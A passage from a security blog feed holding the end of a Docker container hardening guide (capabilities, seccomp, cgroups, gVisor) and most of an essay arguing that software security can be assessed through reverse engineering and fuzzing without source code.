<p>Enabling <code>userns-remap</code> in Docker shouldn&rsquo;t be a substitute for running unprivileged application containers (where applicable). User namespaces are mostly useful if you intend to run full-fledged OS containers which need root in order to function, but that is out of the scope of the container technologies mentioned in this article; for them, I&rsquo;d argue exposing such a vulnerable attack surface from the host kernel for dubious sandboxing benefits isn&rsquo;t an interesting trade-off to make.</p>
<h3 id="the-no_new_privs-bit">The no_new_privs bit</h3>
<p>After ensuring root isn&rsquo;t used in your containers, you should look into setting the <code>no_new_privs</code> bit. <a href="https://docs.kernel.org/userspace-api/no_new_privs.html">This Linux feature</a> restricts syscalls such as <code>execve()</code> from granting privileges, which is what you want to restrict in-container privilege escalation. This flag can be set for a given container in a Compose file:</p>
<div class="highlight"><pre tabindex="0" class="chroma"><code class="language-fallback" data-lang="fallback"><span class="line"><span class="cl">    security_opt:
</span></span><span class="line"><span class="cl">        - &#34;no-new-privileges=true&#34;
</span></span></code></pre></div><p>Gaining privileges in the container will be much harder that way.</p>
<h3 id="capabilities">Capabilities</h3>
<p>Furthermore, we should mention capabilities: root powers are divided into distinct units by the Linux kernel, called capabilities. Each granted capability also grants privilege and therefore access to a significant amount of attack surface. Security researcher Brad Spengler enumerates <a href="https://forums.grsecurity.net/viewtopic.php?f=7&amp;t=2522#p10271">19 important capabilities</a>. Docker <strong>restricts certain capabilities by default</strong>, but <a href="https://github.com/moby/moby/blob/1308a3a99faa13ff279dcb4eb5ad23aee3ab5cdb/oci/caps/defaults.go">some of the most important ones</a> are still available to a container by default.</p>
<p>You should consider the following rule of thumb:</p>
<ul>
<li>Drop all capabilities by default.</li>
<li>Allow only the ones you really need to.</li>
</ul>
<p>If you already run your containers unprivileged without root, your container will very likely work fine with all capabilities dropped. That can be done in a Compose file:</p>
<div class="highlight"><pre tabindex="0" class="chroma"><code class="language-fallback" data-lang="fallback"><span class="line"><span class="cl">    cap_drop:
</span></span><span class="line"><span class="cl">        - ALL
</span></span><span class="line"><span class="cl">    #cap_add:
</span></span><span class="line"><span class="cl">    #  - CHOWN
</span></span><span class="line"><span class="cl">    #  - DAC_READ_SEARCH
</span></span><span class="line"><span class="cl">    #  - SETUID
</span></span><span class="line"><span class="cl">    #  - SETGID
</span></span></code></pre></div><p>Never use the <code>--privileged</code> option unless you really need to: a privileged container is given access to almost all capabilities, kernel features and devices.</p>
<h2 id="other-security-features">Other security features</h2>
<p>MACs and seccomp are robust tools that may vastly improve container security.</p>
<h3 id="mandatory-access-control">Mandatory Access Control</h3>
<p>MAC stand for Mandatory Access Control: traditionally a Linux Security Module that will enforce a policy to restrict the userspace. Examples are <strong>AppArmor</strong> and <strong>SELinux</strong>: the former being more easy-to-use, the later being more fine-grained. Both are strong tools that can help&hellip; Yet, their sole presence does not mean they&rsquo;re really effective. A robust policy starts from a <em>deny all</em> policy, and only allows the necessary resources to be accessed.</p>
<h3 id="seccomp">seccomp</h3>
<p>seccomp (short for secure computing mode) on the other hand is a much simpler and complementary tool, and there is no reason not to use it. What it does is restricting a process to a set of system calls, thus drastically reducing the attack surface available.</p>
<p>Docker provides default profiles for <a href="https://github.com/moby/moby/tree/85eaf23bf46b12827273ab2ff523c753117dbdc7/profiles/apparmor">AppArmor</a> and <a href="https://github.com/moby/moby/blob/85eaf23bf46b12827273ab2ff523c753117dbdc7/profiles/seccomp/default.json">seccomp</a>, and they&rsquo;re enabled by default for newly created containers unless the <code>unconfined</code> option is explicitly passed. Note: Kubernetes doesn&rsquo;t enable the default seccomp profile by default, so you should probably <a href="https://kubernetes.io/docs/tutorials/security/seccomp/#enable-the-use-of-runtimedefault-as-the-default-seccomp-profile-for-all-workloads">try it</a>.</p>
<p>These profiles are a great start, but you should do much more if you take security seriously, because they were made to not break compatibility with a large range of images. The default seccomp profile only disables <a href="https://docs.docker.com/engine/security/seccomp/#significant-syscalls-blocked-by-the-default-profile">around 44 syscalls</a>, which are mostly not very common and/or obsoleted. Of course, the best profile you can get is supposed to be written for a given program. It also doesn&rsquo;t make sense to insist on the permissiveness of the default profiles, and <a href="https://blog.jessfraz.com/post/containers-security-and-echo-chambers/">a lof of work has gone</a> into hardening containers.</p>
<h3 id="cgroups">cgroups</h3>
<p>Use cgroups to restrict access to hardware and system resources. You likely don&rsquo;t want a guest container to monopolize the host resources. You also don&rsquo;t want to be vulnerable to stupid fork bomb attacks. In a Compose file, consider setting these limits:</p>
<div class="highlight"><pre tabindex="0" class="chroma"><code class="language-fallback" data-lang="fallback"><span class="line"><span class="cl">    mem_limit: 4g
</span></span><span class="line"><span class="cl">    cpus: 4
</span></span><span class="line"><span class="cl">    pids_limit: 256
</span></span></code></pre></div><p>More runtime options can be found in <a href="https://docs.docker.com/config/containers/resource_constraints/">the official documentation</a>. All of them should have a <a href="https://github.com/compose-spec/compose-spec/blob/master/spec.md">Compose spec</a> equivalent.</p>
<p>The <code>--cgroup-parent</code> option should be avoided as it uses the host cgroup and not the one configured from Docker (or else), which is the default.</p>
<h3 id="read-only-filesystem">Read-only filesystem</h3>
<p>It is good practice to treat the image as some refer to as the &ldquo;golden image&rdquo;.</p>
<p>In other words, you&rsquo;ll run containers in <em>read-only</em> mode, with an immutable filesystem inherited from the image. Only the mounted volumes will be read/write accessible, and those should ideally be mounted with the <code>noexec</code>, <code>nosuid</code> and <code>nodev</code> options for extra security. If read/write access isn&rsquo;t needed, mount these volumes as read-only too.</p>
<p>However, the image may not be perfect and still require read/write access to some parts of the filesystem, likely directories such as <code>/tmp</code>, <code>/run</code> or <code>/var</code>. You can make a <strong>tmpfs</strong> for those (a temporary filesystem in the container attributed memory), because they&rsquo;re not persistent data anyway.</p>
<p>In a Compose file, that would look like the following settings:</p>
<div class="highlight"><pre tabindex="0" class="chroma"><code class="language-fallback" data-lang="fallback"><span class="line"><span class="cl">    read_only: true
</span></span><span class="line"><span class="cl">    tmpfs:
</span></span><span class="line"><span class="cl">        - /tmp:size=10M,mode=0770,uid=1000,gid=1000,noexec,nosuid,nodev
</span></span></code></pre></div><p>That is quite verbose indeed, but that&rsquo;s to show you the different options for a tmpfs mount. You want to restrict them in size and permissions ideally.</p>
<h3 id="network-isolation">Network isolation</h3>
<p>By default, all Docker containers will use the default network bridge. They will see and be able to communicate with each other. Each container should have its own user-defined bridge network, and each connection between containers should have an internal network. If you intend to run a reverse proxy in front of several containers, you should make a dedicated network for each container you want to expose to the reverse proxy.</p>
<p>The <code>--network host</code> option also shouldn&rsquo;t be used for obvious reasons since the container would share the same network as the host, providing no isolation at all.</p>
<h2 id="alternative-runtimes-gvisor">Alternative runtimes (gVisor)</h2>
<p><code>runc</code> is the reference OCI runtime, but that means other runtimes can exist as well as long as they&rsquo;re compliant with the OCI standard. These runtimes can be interchanged quite seamlessly. There&rsquo;s a few alternatives, such as <a href="https://github.com/containers/crun">crun</a> or <a href="https://github.com/containers/youki">youki</a>, respectively implemented in C and Rust (<code>runc</code> is a Go implementation). However, there is one particular runtime that does a lot more for security: <code>runsc</code>, provided by the <a href="https://gvisor.dev/">gVisor project</a> by the folks at Google.</p>
<p><strong>Containers are not a sandbox</strong>, and while we can improve their security, they will fundamentally share a common attack surface with the host. Virtual machines are a solution to that problem, but you might prefer container semantics and ecosystem. gVisor can be perceived as an attempt to get the &ldquo;best of both worlds&rdquo;: containers that are easy to manage while providing a native isolation boundary. gVisor did just that by implementing two things:</p>
<ul>
<li><strong>Sentry</strong>: an application kernel in Go, a language known to be memory-safe. It implements the Linux logic in userspace such as various system calls.</li>
<li><strong>Gofer</strong>: a host process which communicates with Sentry and the host filesystem, since Sentry is restricted in that aspect.</li>
</ul>
<p>A platform like ptrace or KVM is used to intercept system calls and redirect them from the application to Sentry, which is running in the userspace. This has some costs: there is a higher per-syscall overhead, and compatibility is reduced since not all syscalls are implemented. On top of that, gVisor employs security mechanisms we&rsquo;ve glanced over above, such as a <a href="https://github.com/google/gvisor/blob/86ad7d5b5838da1b539e976886d04b93c939ca3d/runsc/boot/filter/config.go">very restrictive seccomp profile</a> between Sentry and the host kernel, the <a href="https://github.com/google/gvisor/blob/6ef268409620c57197b9d573e23be8cb05dbf381/pkg/sentry/kernel/task_identity.go#L464">no_new_privs bit</a>, and isolated namespaces from the host.</p>
<p>The security model of gVisor is comparable to what you would expect from a virtual machine. It is also very easy to <a href="https://gvisor.dev/docs/user_guide/install/">install and use</a>. The path to runsc along with its different configuration flags (<code>runsc flags</code>) should be added to <code>/etc/docker/daemon.json</code>:</p>
<div class="highlight"><pre tabindex="0" class="chroma"><code class="language-json" data-lang="json"><span class="line"><span class="cl">    <span class="s2">&#34;runtimes&#34;</span><span class="err">:</span> <span class="p">{</span>
</span></span><span class="line"><span class="cl">        <span class="nt">&#34;runsc-ptrace&#34;</span><span class="p">:</span> <span class="p">{</span>
</span></span><span class="line"><span class="cl">            <span class="nt">&#34;path&#34;</span><span class="p">:</span> <span class="s2">&#34;/usr/local/bin/runsc&#34;</span><span class="p">,</span>
</span></span><span class="line"><span class="cl">            <span class="nt">&#34;runtimeArgs&#34;</span><span class="p">:</span> <span class="p">[</span>
</span></span><span class="line"><span class="cl">                <span class="s2">&#34;--platform=ptrace&#34;</span>
</span></span><span class="line"><span class="cl">            <span class="p">]</span>
</span></span><span class="line"><span class="cl">        <span class="p">},</span>
</span></span><span class="line"><span class="cl">        <span class="nt">&#34;runsc-kvm&#34;</span><span class="p">:</span> <span class="p">{</span>
</span></span><span class="line"><span class="cl">            <span class="nt">&#34;path&#34;</span><span class="p">:</span> <span class="s2">&#34;/usr/local/bin/runsc&#34;</span><span class="p">,</span>
</span></span><span class="line"><span class="cl">            <span class="nt">&#34;runtimeArgs&#34;</span><span class="p">:</span> <span class="p">[</span>
</span></span><span class="line"><span class="cl">                <span class="s2">&#34;--platform=kvm&#34;</span>
</span></span><span class="line"><span class="cl">            <span class="p">]</span>
</span></span><span class="line"><span class="cl">        <span class="p">}</span>
</span></span><span class="line"><span class="cl">    <span class="p">}</span>
</span></span></code></pre></div><p><code>runsc</code> needs to start with root to set up some mitigations, including the use of its own network stack separated from the host. The sandbox itself drops privileges to nobody as soon as possible. You can still use <code>runsc</code> rootless if you want (which should be needed for Podman):</p>
<div class="highlight"><pre tabindex="0" class="chroma"><code class="language-fallback" data-lang="fallback"><span class="line"><span class="cl">./runsc --rootless do uname -a
</span></span><span class="line"><span class="cl">*** Warning: sandbox network isn&#39;t supported with --rootless, switching to host ***
</span></span><span class="line"><span class="cl">Linux 4.4.0 #1 SMP Sun Jan 10 15:06:54 PST 2016 x86_64 GNU/Linux
</span></span></code></pre></div><p>Linux 4.4.0 is shown because that is the version of the Linux API that Sentry tries to mimic. As you&rsquo;ve probably guessed, you&rsquo;re not really using Linux 4.4.0, but the application kernel that behaves like it. By the way, gVisor is of course compatible with cgroups.</p>
<h2 id="conclusion-whats-a-container-after-all">Conclusion: what&rsquo;s a container after all?</h2>
<p>Like I wrote above, a container is mostly defined by its semantics and ecosystem. Containers shouldn&rsquo;t be solely defined by the OCI reference runtime implementation, as we&rsquo;ve seen with gVisor that provides an entirely different security model.</p>
<p>Still not convinced? What if I told you a container can leverage the same technologies as a virtual machine? That is exactly what <a href="https://katacontainers.io/">Kata Containers</a> does by using a VMM like QEMU-lite to provide containers that are in fact lightweight virtual machines, with their traditional resources and security model, compatibility with container semantics and toolset, and an optimized overhead. While not in the OCI ecosystem, Amazon achieves quite the same with <a href="https://firecracker-microvm.github.io/">Firecracker</a>.</p>
<p>If you&rsquo;re running untrusted workloads, I highly suggest you consider gVisor instead of a traditional container runtime. Your definition of &ldquo;untrusted&rdquo; may vary: for me, almost everything should be considered untrusted. That is how modern security works, and how mobile operating systems work. It&rsquo;s quite simple, security should be simple, and gVisor simply offers native security.</p>
<p>Containers are a popular, yet strange world. They revolutionized the way we make and deploy software, but one should not loose the sight of what they really are and aren&rsquo;t. This hardening guide is non-exhaustive, but I hope it can make you aware of some aspects you&rsquo;ve never thought of.</p>
]]></content>
      </entry>
      <entry>
        <title>FLOSS Security</title>
        <link rel="alternate" href="https://deploy-preview-444--privsec-dev.netlify.app/posts/knowledge/floss-security/" />
        <id>https://deploy-preview-444--privsec-dev.netlify.app/posts/knowledge/floss-security/</id>
        <published>2022-02-02T23:16:00Z</published>
        <updated>2024-04-15T00:50:31+02:00</updated>
        <summary type="html">While source code is critical for user autonomy, it isn&amp;rsquo;t required to evaluate software security or understand run-time behavior.
One of the biggest parts of the Free and Open Source Software definitions is the freedom to study a program and modify it; in other words, access to editable source code. I agree that such access is essential; however, far too many people support source availability for the wrong reasons. One such reason is that source code is necessary to have any degree of transparency into how a piece of software operates, and is therefore necessary to determine if it is at all secure or trustworthy.</summary>
          <content type="html"><![CDATA[<p>While source code is critical for user autonomy, it isn&rsquo;t required to evaluate software security or understand run-time behavior.</p>
<p>One of the biggest parts of the Free and Open Source Software definitions is the freedom to study a program and modify it; in other words, access to editable source code. I agree that such access is essential; however, far too many people support source availability for the <em>wrong</em> reasons. One such reason is that source code is necessary to have any degree of transparency into how a piece of software operates, and is therefore necessary to determine if it is at all secure or trustworthy. Although security through obscurity is certainly not a robust measure, this claim has two issues:</p>
<ul>
<li>Source code describes what a program is designed to do; it is unnecessary and insufficient to determine if what it actually does aligns with its intended design.</li>
<li>Vulnerability discovery doesn&rsquo;t require source code.</li>
</ul>
<p>I&rsquo;d like to expand on these issues, focusing primarily on compiled binaries. Bear in mind that I do not think that source availability is <em>useless</em> from a security perspective (it certainly makes audits easier), and I <em>do</em> think that source availability is required for user freedom. I&rsquo;m arguing only that <strong>source unavailability doesn&rsquo;t imply insecurity</strong>, and <strong>source availability doesn&rsquo;t imply security</strong>. It&rsquo;s possible (and often preferable) to perform security analysis on binaries, without necessarily having source code. In fact, vulnerability discovery doesn&rsquo;t typically rely upon source code analysis.</p>
<p>I&rsquo;ll update this post occasionally as I learn more on the subject. If you like it, check back in a month or two to see if it has something new.</p>
<p><em>PS: this stance is not absolute; I concede to several <a href="#good-counter-arguments">good counter-arguments in a dedicated section</a>!</em></p>
<h2 id="how-security-fixes-work">How security fixes work</h2>
<p>I don&rsquo;t think anyone seriously claims that software&rsquo;s security instantly improves the second its source code is published. The argument I&rsquo;m responding to is that source code is necessary to understand what a program does and how (in)secure it is, and without it we can&rsquo;t know for sure.</p>
<p>Assuming a re-write that fundamentally changes a program&rsquo;s architecture is not an option<sup id="fnref:1"><a href="#fn:1" class="footnote-ref" role="doc-noteref">1</a></sup>, software security typically improves by fixing vulnerabilities via something resembling this process:</p>
<ol>
<li>Someone discovers a vulnerability</li>
<li>Developers are informed of the vulnerability</li>
<li>Developers reproduce the issue and understand what caused it</li>
<li>Developers patch the software to fix the vulnerability</li>
</ol>
<p>Source code is typically helpful (sometimes essential) to Step 3. If someone has completed Step 3, they will require source code to proceed to Step 4. Source code <em>isn&rsquo;t necessary for Steps 1 and 2</em>; these steps rely upon understanding how a program misbehaves. For that, we use <em>reverse engineering</em> and/or <em>fuzzing</em>.</p>
<h2 id="reverse-engineering">Reverse engineering</h2>
<p>Understanding <em>how a program is designed</em> is not the same as understanding <em>what a program does.</em> A reasonable level of one type of understanding does not imply the other.</p>
<p>Source code<sup id="fnref:2"><a href="#fn:2" class="footnote-ref" role="doc-noteref">2</a></sup> is essential to describe a program&rsquo;s high-level, human-comprehensible design; it represents a contract that outlines how a developer <em>expects</em> a program to behave. A compiler or interpreter<sup id="fnref:3"><a href="#fn:3" class="footnote-ref" role="doc-noteref">3</a></sup> must then translate it into machine instructions. But source code isn&rsquo;t always easy to map directly to machine instructions because it is part of a complex system:</p>
<ul>
<li>
<p>Compilers (sometimes even interpreters) can apply optimizations and hardening measures that are difficult to reason about. This is especially true for Just-In-Time compilers that leverage run-time information.</p>
</li>
<li>
<p>The operating system itself may be poorly understood by the developers, and run a program in a way that contradicts a developer&rsquo;s expectations.</p>
</li>
<li>
<p>Toolchains, interpreters, and operating systems can have bugs that impact program execution.</p>
</li>
<li>
<p>Different compilers and compiler flags can offer different security guarantees and mitigations.</p>
</li>
<li>
<p>Source code can be deceptive by featuring sneaky obfuscation techniques, sometimes unintentionally. Confusing naming patterns, re-definitions, and vulnerabilities masquerading as innocent bugs have all been well-documented: look up &ldquo;hypocrite commits&rdquo; or the <a href="https://en.wikipedia.org/wiki/Underhanded_C_Contest">Underhanded C Contest</a> for examples.</p>
</li>
<li>
<p>All of the above points apply to each dependency and the underlying operating system, which can impact a program&rsquo;s behavior.</p>
</li>
</ul>
<p>Furthermore, all programmers are flawed mortals who don&rsquo;t always fully understand source code. Everyone who&rsquo;s done a non-trivial amount of programming is familiar with the feeling of encountering a bug during run-time for which the cause is impossible to find&hellip;until they notice it staring them in the face on Line 12. Think of all the bugs that <em>aren&rsquo;t</em> so easily noticed.</p>
<p>Reading the source code, compiling, and passing tests isn&rsquo;t sufficient to show us a program&rsquo;s final behavior. The only way to know what a program does when you run it is to&hellip;run it.<sup id="fnref:4"><a href="#fn:4" class="footnote-ref" role="doc-noteref">4</a></sup></p>
<h3 id="special-builds">Special builds</h3>
<p>Almost all programmers are fully aware of their limited ability, which is why most already employ techniques to analyze run-time behavior that don&rsquo;t depend on source code. For example, developers of several compiled languages<sup id="fnref:5"><a href="#fn:5" class="footnote-ref" role="doc-noteref">5</a></sup> can build binaries with sanitizers to detect undefined behavior, races, uninitialized reads, etc. that human eyes may have missed when reading source code. While source code is necessary to <em>build</em> these binaries, it isn&rsquo;t necessary to run them and observe failures.</p>
<p>Distributing binaries with sanitizers and debug information to testers is a valid way to collect data about a program&rsquo;s potential security issues.</p>
<h3 id="dynamic-analysis">Dynamic analysis</h3>
<p>It&rsquo;s hard to figure out which syscalls and files a large program program needs by reading its source, especially when certain libraries (e.g. the libc implementation/version) can vary. A syscall tracer like <a href="https://strace.io/"><code>strace(1)</code></a><sup id="fnref:6"><a href="#fn:6" class="footnote-ref" role="doc-noteref">6</a></sup> makes the process trivial.</p>
<p>A personal example: the understanding I gained from <code>strace</code> was necessary for me to write <a href="https://sr.ht/~seirdy/bwrap-scripts/">my bubblewrap scripts</a>. These scripts use <a href="https://github.com/containers/bubblewrap"><code>bubblewrap(1)</code></a> to sandbox programs with the minimum permissions possible. Analyzing every relevant program and library&rsquo;s source code would have taken me months, while <code>strace</code> gave me everything I needed to know in an afternoon: analyzing the <code>strace</code> output told me exactly which syscalls to allow and which files to grant access to, without even having to know what language the program was written in. I generated the initial version of the syscall allow-lists with the following command<sup id="fnref:7"><a href="#fn:7" class="footnote-ref" role="doc-noteref">7</a></sup>:</p>
<div class="highlight"><pre tabindex="0" class="chroma"><code class="language-fallback" data-lang="fallback"><span class="line"><span class="cl">strace name-of-program program-args 2&gt;&amp;1 \
</span></span><span class="line"><span class="cl">	| rg &#39;^([a-z_]*)\(.*&#39; --replace &#39;$1&#39; \
</span></span><span class="line"><span class="cl">	| sort | uniq
</span></span></code></pre></div><p>This also extends to determining how programs utilize the network: packet sniffers like <a href="https://www.wireshark.org/">Wireshark</a> can determine when a program connects to the network, and where it connects.</p>
<p>These methods are not flawless. Syscall tracers are only designed to shed light on how a program interacts with the kernel. Kernel interactions tell us plenty (it&rsquo;s sometimes all we need), but they don&rsquo;t give the whole story. Furthermore, packet inspection can be made a bit painful by transit encryption<sup id="fnref:8"><a href="#fn:8" class="footnote-ref" role="doc-noteref">8</a></sup>; tracing a program&rsquo;s execution alongside packet inspection can offer clarity, but this is not easy.</p>
<p>For more information, we turn to <a href="https://en.wikipedia.org/wiki/Core_dump"><strong>core dumps</strong></a>, also known as memory dumps. Core dumps share the state of a program during execution or upon crashing, giving us greater visibility into exactly what data a program is processing. Builds containing debugging symbols (e.g. <a href="https://dwarfstd.org/">DWARF</a>) have more detailed core dumps. Vendors that release daily snapshots of pre-release builds typically include some symbols to give testers more detail concerning the causes of crashes. Web browsers are a common example: Chromium dev snapshots, Chrome Canary, Firefox Nightly, WebKit Canary builds, etc. all include debug symbols. <a href="https://twitter.com/MisteFr/status/1168597562703716354?s=20">Until 2019</a>, <em>Minecraft: Bedrock Edition</em> included debug symbols which were used heavily by the modding community.<sup id="fnref:9"><a href="#fn:9" class="footnote-ref" role="doc-noteref">9</a></sup></p>
<h4 id="dynamic-analysis-example-zoom">Dynamic analysis example: Zoom</h4>
<p>In 2020, Zoom Video Communications came under scrutiny for marketing its &ldquo;Zoom&rdquo; software as a secure, end-to-end encrypted solution for video conferencing. Zoom&rsquo;s documentation claimed that it used &ldquo;AES-256&rdquo; encryption. Without source code, did we have to take the docs at their word?</p>
<p><a href="https://citizenlab.ca/">The Citizen Lab</a> didn&rsquo;t. On 2020-04-03, it published <a href="https://citizenlab.ca/2020/04/move-fast-roll-your-own-crypto-a-quick-look-at-the-confidentiality-of-zoom-meetings/">a report</a> revealing critical flaws in Zoom&rsquo;s encryption. It utilized Wireshark and <a href="https://mitmproxy.org/">mitmproxy</a> to analyze networking activity, and inspected core dumps to learn about its encryption implementation. The Citizen Lab&rsquo;s researchers found that Zoom actually used an incredibly flawed implementation of a weak version of AES-128 (ECB mode), and easily bypassed it.</p>
<p>Syscall tracing, packet sniffing, and core dumps are great, but they rely on manual execution which might not hit all the desired code paths. Fortunately, there are other forms of analysis available.</p>
<h3 id="binary-analysis">Binary analysis</h3>
<p>Tracing execution and inspecting memory dumps can be considered forms of reverse engineering, but they only offer a surface-level view of what&rsquo;s going on. Reverse engineering gets much more interesting when we analyze a binary artifact.</p>
<p>Static binary analysis is a powerful way to inspect a program&rsquo;s underlying design. Decompilation (especially when supplemented with debug symbols) can re-construct a binary&rsquo;s assembly or source code. Symbol names may look incomprehensible in stripped binaries, and comments will be missing. What&rsquo;s left is more than enough to decipher control flow to uncover how a program processes data. This process can be tedious, especially if a program uses certain forms of binary obfuscation.</p>
<p>The goal doesn&rsquo;t have to be a complete understanding of a program&rsquo;s design (incredibly difficult without source code); it&rsquo;s typically to answer a specific question, fill in a gap left by tracing/fuzzing, or find a well-known property. When developers publish documentation on the security architecture of their closed-source software, reverse engineering tools like decompilers are exactly what you need to verify their honesty (or lack thereof).</p>
<p>Decompilers are seldom used alone in this context. Instead, they&rsquo;re typically a component of reverse engineering frameworks that also sport memory analysis, debugging tools, scripting, and sometimes even IDEs. I use <a href="https://rizin.re/">the Rizin framework</a>, but <a href="https://ghidra-sre.org/">Ghidra</a> is also popular. Their documentation should help you get started if you&rsquo;re interested.</p>
<h3 id="example-malware-analysis">Example: malware analysis</h3>
<p>These reverse-engineering techniques&mdash;a combination of tracing, packet sniffing, binary analysis, and memory dumps&mdash;make up the workings of most modern malware analysis. See <a href="https://www.hybrid-analysis.com/sample/1ef3b7e9ba5f486afe53fcbd71f69c3f9a01813f35732222f64c0981a0906429/5e428f69c88e9e64c33afe64">this example of a fully-automated analysis of the Zoom Windows installer</a>. It enumerates plenty of information about Zoom without access to its source code: reading unique machine information, anti-VM and anti-reverse-engineering tricks, reading config files, various types of network access, scanning mounted volumes, and more.</p>
<p>To try this out yourself, use a sandbox designed for dynamic analysis. <a href="https://github.com/cuckoosandbox">Cuckoo</a> is a common and easy-to-use solution, while <a href="https://drakvuf.com/">DRAKVUF</a> is more advanced.</p>
<h3 id="extreme-example-the-truth-about-intel-me-and-amt">Extreme example: the truth about Intel ME and AMT</h3>
<p>The Intel Management Engine (ME) is a mandatory subsystem of all Intel processors (after 2008) with extremely privileged access to the host system. Active Management Technology (AMT) runs atop it on the subset of Intel processors with &ldquo;vPro&rdquo; branding. The latter can be disabled and is intended for organizations to remotely manage their inventory (installing software, monitoring, remote power-on/sleep/wake, etc).</p>
<p>The fact that Intel ME has such deep access to the host system and the fact that it&rsquo;s proprietary have both made it the subject of a high degree of scrutiny. Many people (most of whom have little experience in the area) connected these two facts together to allege that the ME is a backdoor, often by confusedly citing functionality of Intel AMT instead of ME. Is it really impossible to know for sure?</p>
<p>I picked Intel ME+AMT to serve as an extreme example: it shows both the power and limitations of the analysis approaches covered. ME isn&rsquo;t made of simple executables you can just run in an OS because it sits far below the OS, in what&rsquo;s sometimes called &ldquo;Ring -3&rdquo;.<sup id="fnref:10"><a href="#fn:10" class="footnote-ref" role="doc-noteref">10</a></sup> Analysis is limited to external monitoring (e.g. by monitoring network activity) and reverse-engineering unpacked partially-obfuscated firmware updates, with help from official documentation. This is slower and harder than analyzing a typical executable or library.</p>
<p>Answers are a bit complex and…more boring than what sensationalized headlines would say. <a href="https://twitter.com/igorskochinsky">Igor Skochinsky</a> (the developer of <a href="https://github.com/skochinsky/me-tools">me-tools</a>) and <a href="https://github.com/corna">Nicola Corna</a> (the developer of <a href="https://github.com/corna/me_cleaner">me_cleaner</a>) presented their analysis of ME in <a href="https://fahrplan.events.ccc.de/congress/2017/Fahrplan/system/event_attachments/attachments/000/003/391/original/Intel_ME_myths_and_reality.pdf">Intel Me: Myths and Reality</a>; Vassilios Ververis thoroughly analyzed AMT in <a href="https://kth.diva-portal.org/smash/get/diva2:508256/FULLTEXT01">Security Evaluation of Intel&rsquo;s Active Management Technology</a>. Interestingly, the former pair argues that auditing binary code is preferable to potentially misleading source code: binary analysis allows auditors to “cut the crap” and inspect what software is truly made of. However, this was balanced by a form of binary obfuscation that the pair encountered; I’ll describe it in a moment.</p>
<p>Simply monitoring network activity and systematically testing all claims made by the documentation allowed Ververis to uncover a host of security issues in Intel AMT. However, no undocumented features have (to my knowledge) been uncovered. The problematic findings revolved around flawed/insecure implementations of documented functionality. In other words: there&rsquo;s been no evidence of AMT being &ldquo;a backdoor&rdquo;, but its security flaws could have had a similar impact. Fortunately, AMT can be disabled. What about ME?</p>
<p>This is where some binary analysis comes in. Neither Skochinsky&rsquo;s <a href="https://recon.cx/2014/slides/Recon%202014%20Skochinsky.pdf">ME Secrets</a> presentation nor <!-- raw HTML omitted -->Intel Me: Myths and Reality<!-- raw HTML omitted --> seem to enumerate any contradictions with <a href="https://link.springer.com/book/10.1007/978-1-4302-6572-6">official Intel documentation</a>.</p>
<p>Unfortunately, some components are poorly understood due to being obfuscated using <a href="http://io.netgarage.org/me/">Huffman compression with unknown dictionaries</a>. Understanding the inner workings of the obfuscated components blurs the line between software reverse-engineering and figuring out how the chips are actually made, the latter of which is nigh-impossible if you don&rsquo;t have access to a chip lab full of cash. However, black-box analysis does tell us about the capabilities of these components: see page 21 of &ldquo;ME Secrets&rdquo;. Thanks to zdctg for clarifying this.</p>
<p>Skochinsky&rsquo;s and Corna&rsquo;s analysis was sufficient to clarify (but not completely contradict) sensationalism claiming that ME can remotely lock any PC (it was a former opt-in feature), can spy on anything the user does (they clarified that access is limited to unblocked parts of the host memory and the integrated GPU, but doesn&rsquo;t include e.g. the framebuffer), etc.</p>
<p>While claims such as &ldquo;ME is a black box that can do anything&rdquo; are misleading, ME is not without its share of vulnerabilities. My favorite look at its issues is a presentation by <a href="https://www.blackhat.com/eu-17/speakers/Mark-Ermolov.html">Mark Ermolov</a> and <a href="https://www.blackhat.com/eu-17/speakers/Maxim-Goryachy.html">Maxim Goryachy</a> at Black Hat Europe 2017: <a href="https://www.blackhat.com/docs/eu-17/materials/eu-17-Goryachy-How-To-Hack-A-Turned-Off-Computer-Or-Running-Unsigned-Code-In-Intel-Management-Engine-wp.pdf">How to Hack a Turned-Off Computer, or Running Unsigned Code in Intel Management Engine</a>.</p>
<p>In short: ME being proprietary doesn&rsquo;t mean that we can&rsquo;t find out how (in)secure it is. Binary analysis when paired with runtime inspection can give us a good understanding of what trade-offs we make by using it. While ME has a history of serious vulnerabilities, they&rsquo;re nowhere near what <a href="https://web.archive.org/web/20210302072839/themerkle.com/what-is-the-intel-management-engine-backdoor/">borderline conspiracy theories</a> claim.<sup id="fnref:11"><a href="#fn:11" class="footnote-ref" role="doc-noteref">11</a></sup></p>
<p>(Note: Intel is not alone here. Other chips typically have equivalents, e.g. AMD Secure Technology).</p>
<h2 id="fuzzing">Fuzzing</h2>
<p>Manual invocation of a program paired with a tracer like <code>strace</code> won&rsquo;t always exercise all code paths or find edge-cases. <a href="https://en.wikipedia.org/wiki/Fuzzing">Fuzzing helps bridge this gap</a>: it automates the process of causing a program to fail by generating random or malformed data to feed it. Researchers then study failures and failure-conditions to isolate a bug.</p>
<p>Fuzzing doesn&rsquo;t necessarily depend on access to source code, as it is a black-box technique. Fuzzers like <a href="https://lcamtuf.coredump.cx/afl/">American Fuzzy Loop (AFL)</a> normally use <a href="#special-builds">special fuzz-friendly builds</a>, but <a href="https://aflplus.plus/docs/binaryonly_fuzzing/">other fuzzing setups</a> can work with just about any binaries. In fact, some types of fuzz tests (e.g. <a href="https://github.com/KissPeter/APIFuzzer/">fuzzing a web API</a>) hardly need any implementation details.</p>
<p>Fuzzing frequently catches bugs that are only apparent by running a program, not by reading source code. Even so, the biggest beneficiaries of fuzzing are open source projects. <a href="https://github.com/curl/curl-fuzzer">cURL</a>, <a href="https://github.com/openssl/openssl/tree/master/fuzz">OpenSSL</a>, web browsers, text rendering libraries (HarfBuzz, FreeType) and toolchains (GCC, Clang, the official Go toolchain, etc.) are some notable examples.</p>
<blockquote>
<p>I&rsquo;ve said it before but let me say it again: fuzzing is really the top method to find problems in curl once we&rsquo;ve fixed all flaws that the static analyzers we use have pointed out. The primary fuzzing for curl is done by OSS-Fuzz, that tirelessly keeps hammering on the most recent curl code.</p>
</blockquote>
<ul>
<li><a href="https://daniel.haxx.se/">Daniel Stenberg</a> | <a href="https://daniel.haxx.se/blog/2020/09/23/a-google-grant-for-libcurl-work/">A Google grant for libcurl work</a></li>
</ul>
<p>If you want to get started with fuzzing, I recommend checking out <a href="https://github.com/google/AFL/blob/master/docs/QuickStartGuide.txt">the quick-start guide for American Fuzzy Loop</a>. Some languages like Go 1.18 also have fuzzing tools available right in the standard library.</p>
<h3 id="example-cve-2022-0185">Example: CVE-2022-0185</h3>
